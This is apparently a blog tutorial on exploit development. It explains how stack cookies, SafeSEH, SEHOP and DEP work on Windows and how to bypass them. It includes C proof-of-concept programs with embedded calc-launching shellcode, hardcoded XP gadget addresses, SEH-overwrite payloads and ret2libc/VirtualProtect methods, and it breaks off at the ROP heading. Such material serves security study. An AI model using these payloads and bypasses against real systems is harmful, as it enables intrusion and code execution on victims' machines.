Exploit 0x2 Bypass GS & SafeSEH & SEHOP& ASLR & DEP

By ITh4cker

In the former 2 posts, I have introduced the *Stack Based Overflow* and *SEH Based Exploit*,which are based on the fact that a reliable return address or pop/pop/ret address must be found,after when the application jump to our crafted shellcode. But it's unrealistic in the real environment, because a number of protection mechanisms have been built-in into the Windows Operating systems.


- ***Stack cookies (/GS Switch cookie)***
- ***Safeseh (Software DEP - Supported by OS and Compiler) & SEHOP***
- ***Data Execution Prevention (DEP) (software and hardware based)***
- ***Address Space Layout Randomization (ASLR)***
- *Control Flow Guard(CFG win8.1 win10)*
- *Superior Mode Execution Prevention(*SMEP win8.1 win10)
- *e.t.c….*

In this topic, I will mainly introduce how to bypass /GS + /SafeSEH + SHEOP,which are memory protection for Stack based overflow exploit and SHE based exploit

Stack Cookie (/GS protection)

Stack Cookie is a protection for stack based overflow by the compiler switch /GS,which add some code to function's prologue and epilogue code in order to prevent successful abuse of typical stack based (string buffer) overflows.

To say it easier, when the /GS switch is enabled in compling process of program,a dword(called stack cookie)will be added to the stack,in which sitting between the local variables and saved EBP as following:



Why placing it between EBP and local variables?

You may get the answer. Ya.. Let me tell you, as we know in the stack based overflows, we overwrite the eip by our crafted junk data,after which the eip is controlled by us and pointed to our shellcode. So the /GS protection place the 4-bytes cookie(a pseudo-random number,saved in the .data section of the loaded module)right before the saved EBP and EIP, thus we will overwrite the cookie before overwritting EIP,which will be check out in the function epilogue. In some degree, it can detect the stack overflow effectivly ,but it's still eay to bypass it:

Bypass Stack Cookie /GS Protection:

1. *Bypass /GS using exception handling(overwrite SHE handler)*
   In this way, Because the /GS protection has nothing releated to SEH ,so we can bypass it with SEH. we can bypass it by triggering an exception(after overwritting SEH) to contol th EIP before the cookie is checked during th e epilogue,after which we only need to bypass the SEH-related protection,such as SafeSEH.

2. *Bypass by buffers(function) without /GS protection*
   There won't be a stack cookie if the function code doesn't contain string buffers,so we can take advantage of it to "bypass" and some modules loaded may not be protected by /GS ^_^.

3. *Bypass by attacking vftable if there is a virtual function calling in program.*
   In this way , we can overwrite the address of virtual function in vftable with our shellcode's address,when the virtual function is called,the flow jumps to our shellcode.

Stack Cookie Bypass by Exception Handling:

See the following example:


//test in XP SP3 v2002


```
#include<string.h>
#include<stdio.h>
#include<windows.h>

char shellcode[] =
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1"
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30"
```

```
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa"
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96"
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b"
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a"
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83"
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98"
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61"
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05"
"\x7f\xe8\x7b\xca"   //144 bytes shellcode to pop up a calc
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xC4\xFE\x13\x00"   //SEH handler -> the address of shellcode on
stack
;
void fuck(char * str)
{
    char buf[144];
    int zero = 0;
    try
    {
        strcpy(buf,str);  //overwrite the SEH handler
        zero = 1 / zero;  //trigger a exception
    }
    catch(char * strErr)
    {
        printf("ITh4cker,I love you~\n");
    }
}
int main(void)
{
    fuck(shellcode);
    return 0;
}
```

In the code example,the strcpy in fucntion fuck will lead to a buffer overflow,which will overwrite the SEH structure with our crafted address .And then what we should do is to tirgger some an exception no matter what kind of, so I add a statement of **division by zero** to trigger an exception.

The stack cookie is like following,we should control the EIP before it check the cookie at the end of function:







Now we have overwrite the SEH handler with the address of shellcode on stack successfully

But next I find it doesn't execute shellcode, so I trace the process of exception handling then I know why: Windows XP and later ,Mircosoft introduce the SafeSEH support for protection of SEH. It will check whether the address of SEH hanlder is on stack,if yes pass the exception to the next exception registration record on SEH chain, if no call the SEH handler. I test it in *XP SP1,SP2,SP3*,all of them has the check code in ntdll.dll .

Let us see the vital difference with BinDiff:



The main difference contains the check code:




So you have several choice: overwrite SEH handler with the address of shellcode in Heap or jump to the shellcode with some crafted instruction etc.

Stack Cookie Bypass by Attacking vftable:


```
//test in XP SP3 v2002
#include<string.h>
class A
```

```
{
public:
    void test(char * str)
    {
    char buf[200];
    strcpy(buf,str);
    vf();
    }
    virtual void vf()
    {
    }
};
int main()
{
A a;
a.test(
"\xDB\xDF\x80\x7C"   //pop pop pop retn
"\x7B\x46\x86\x7C"   //jmp esp
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1"
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30"
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa"
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96"
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b"
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a"
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83"
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98"
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61"
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05"
"\x7f\xe8\x7b\xca"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41"
"\x40\x81\x40\x00"  //shellcode's address
);
return 0;
}
```

In this example, I overwrite the vftable's address with shellocde's address, after strcpy(buf,str) and before the virtual function calling, the layout of stack as following:



the esp points to 0013FE94 and the shellcode locates at **esp + c**, so I put the address of instruction "*pop pop pop retn*" at the start of shellcode, and then the address of "*jmp esp*",after which we arrived at shellcode:



So,the GS protection has been bypassed！

SafeSEH

Safeseh is yet another security mechanism that helps blocking the abuse of SEH based exploitation at runtime. It will do a series of check for the SHE handler before calling,which is supported from operator system and compiler.

In complier's support,it takes effect as a linker option /SAFESEH. Instead of protection the stack (by putting a cookie before the return address), modules compiled with this flag will include a list of all known addresses that can be used as exception handler functions. If an exception occurs, the application will check if the address in the SEH chain records belongs to the list with "known" functions, if the address belongs to a module that was compiled with safeseh. If that is not the case, the application will be terminated without jumping to the corrupted handler.

In OS's support, when an exception handler pointer is about to get called, ntdll.dll (KiUserExceptionDispatcher) will check to see if this pointer is in fact a valid EH pointer. First, it tries to eliminate that the code would jump back to an address on the stack directly. It does this by getting the stack high and low address (by looking at the Thread Environment Block's

(TEB) entry, looking at FS:[4] and FS:[8]). If the exception pointer is within that range (thus, if it points to an address on the stack), the handler will not be called.

If the handler pointer is not a stack address, the address is checked against the list of loaded modules (and the executable image itself), to see whether it falls within the address range of one of these modules. If that is the case, the pointer is checked against the list of registered handlers. If there is a match, the pointer is allowed. I'm not going to discuss the details on how the pointer is checked, but remember that one of the key checks are performed against the Load Configuration Directory. If the module does not have a Load Configuration Directory, the handler would be called.

Next Let's see how to bypass SafeSEH(SoftDEP),we have several ways to choose:

1. Bypass SafeSEH by attacking vftable
2. Bypass SafeSEH by Heap
3. Bypass SafeSEH by using an address outside the address range of loaded modules
4. Bypass SafeSEH by modules without SafeSEH

Bypass SafeSEH by using an address outside the address range of loaded modules:

```
//test in XP SP3 v2002
#include<string.h>
#include<windows.h>
#include<stdio.h>
#include<tchar.h>
char shellcode[] =
"\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1"
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30"
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa"
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96"
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b"
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a"
"\xcf\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83"
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98"
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61"
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05"
"\x7f\xe8\x7b\xca"  //144 bytes shellcode
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
//64 bytes NOP filling
"\xE9\x2b\xFF\xFF\xFF\x90\x90\x90"  //long jump back to shellcode
"\xEB\xF6\x90\x90"  //nSEH -- > short jmp to long jump
```

```
"\x0B\x0B\x29\x00"  //SEH hadnler --> call dword ptr [ebp + 30] -->
call nSEH
;

DWORD MyException(void)
{
    printf("There is an exception ^_^");
    getchar();
    return 1;
}

void test(char * input)
{
    char str[200];
    strcpy(str,input);
    int zero = 0;
    __try
    {
        zero = 1 / zero;
    }
    __except(MyException())
    {
    }

}
int main()
{
test(shellcode);
return 0;
}
```


In this example.I choose the address *0x00290B0B(call dword ptr [ebp + 30])*as the springboard to jump to nSEH,the possible springboards are :

Call /jmp dword ptr [esp +8]
Call /jmp dword ptr [esp + 14]
Call /jmp dword ptr [esp + 1C]
Call /jmp dword ptr [esp + 2C]
Call /jmp dword ptr [esp + 44]
Call /jmpdword ptr [esp + 50]
Call /jmp dword ptr [ebp + C]
Call /jmp dword ptr [ebp + 24]
Call /jmp dword ptr [ebp + 30]
Call /jmp dword ptr [ebp – 4]
Call /jmp dword ptr [ebp – C]

Call /jmp dword ptr [ebp – 18]

You will find these address on stack when the exception handler is finally called

The stack layout as follows:



SEHOP

SEHOP was introduced in windows vista and later ones ,which is designed to check *the integrity of the SEH chain*.

It will check whether the last SEH handler is system function **ntdll!FinalExceptionHandler** before exception handling,if yes execute the current exception handler, if no pass it!

We still have some ways to bypass it:


1. Bypass SEHOP by attacking vftable
2. Bypass SEHOP by modules without SEHOP
3. Bypass SEHOP by faking a SEH chain

Bypass SEH by faking a SEH chain:

There are mainly 2 ways of shellcode in stack layout:


1.

In the first layout, you should choose the “good” address as the last SEH structure,which has no impact on the program flow when executed as code instruction.



2.

In this layout,we choose the instruction JE (0x74) to help us control the flow. So we should choose the address of the last SEH structure according to the current stack,in whicn we only need to pay attention to the third bytes in the address(only it is controlable!)



DEP

Data Execution Preention(DEP) was introduced in Windows XP Service Pack 2 and is included in Windows XP Tablet PC Edition 2005, Windows Server 2003 Service Pack 1 and later, Windows Vista, and Windows Server 2008, and all newer versions of Windows.

DEP runs in two modes: hardware-enforced DEP for CPUs that can mark memory pages as nonexecutable (NX / XD bit), and software-enforced DEP with a limited prevention for CPUs that do not have hardware support. Software-enforced DEP does not protect from execution of code in data pages, but instead from another type of attack (SEH overwrite). And the Software DEP is indeed as same as the SafeSEH! The NX bit and XD bit are implemented by two big processer endors, Intel for XD and AMD for NX.

As of today, there are a couple of well known techniques to bypass DEP :

1. Bypass DEP with Ret2Libc

This technique is based on the concept that, instead of performing a direct jump to your shellcode (which will be blocked by DEP), a call to an existing library/function is made. As a result, the code

in that library/function is executed (optionally taking data from the stack as argument) and used as your 'malicious code'. You basically overwrite EIP with a call to an existing piece of code in a library, which triggers for example a "system" command "cmd". So while the NX/XD stack and heap prevent arbitraty code execution, the library code itself is still executable and can be abused.
In common,we have serveal ways to make use of:

1. *Disable DEP by jumping to ZwSetInformationProcess*
2. *Disable DEP by jumping to ZwSetProcessDEPPolicy*
3. *Modify the memory page that shellcode locate in as executable by jumping to VirutalProtect*
4. *Allocate executable memory for shellcode by jumping to VirtualAlloc*
5. *Bypass DEP by ZwProtectVirtualMemory*

   <This technique is based on ret2libc, in essence it chains multiple ret2libc functions together in order to redefine parts of memory as executable. In this scenario, the stack is set up in such a way that, when a function call returns, it calls the VirtualProtect function. One of the parameters that is passed on to this function is the return address. If you set this return address to be for example a jmp esp, and you have your shellcode sitting at ESP when the VirtualProtect function returns, you'll have a working exploit.>

You can reference the figure below to make a woring exploit:

API / OS	XP SP2	XP SP3	Vista SP0	Vista SP1	Windows 7	Windows 2003 SP1	Windows 2008
VirtualAlloc	yes	yes	yes	yes	yes	yes	yes
HeapCreate	yes	yes	yes	yes	yes	yes	yes
SetProcessDEPPolicy	no (1)	yes	no (1)	yes	no (2)	no (1)	yes
NtSetInformationProcess	yes	yes	yes	no (2)	no (2)	yes	no (2)
VirtualProtect	yes	yes	yes	yes	yes	yes	yes
WriteProcessMemory	yes	yes	yes	yes	yes	yes	yes

(1) = doesn't exist
(2) = will fail because of default DEP Policy settings

2. ***Bypass DEP with ROP***

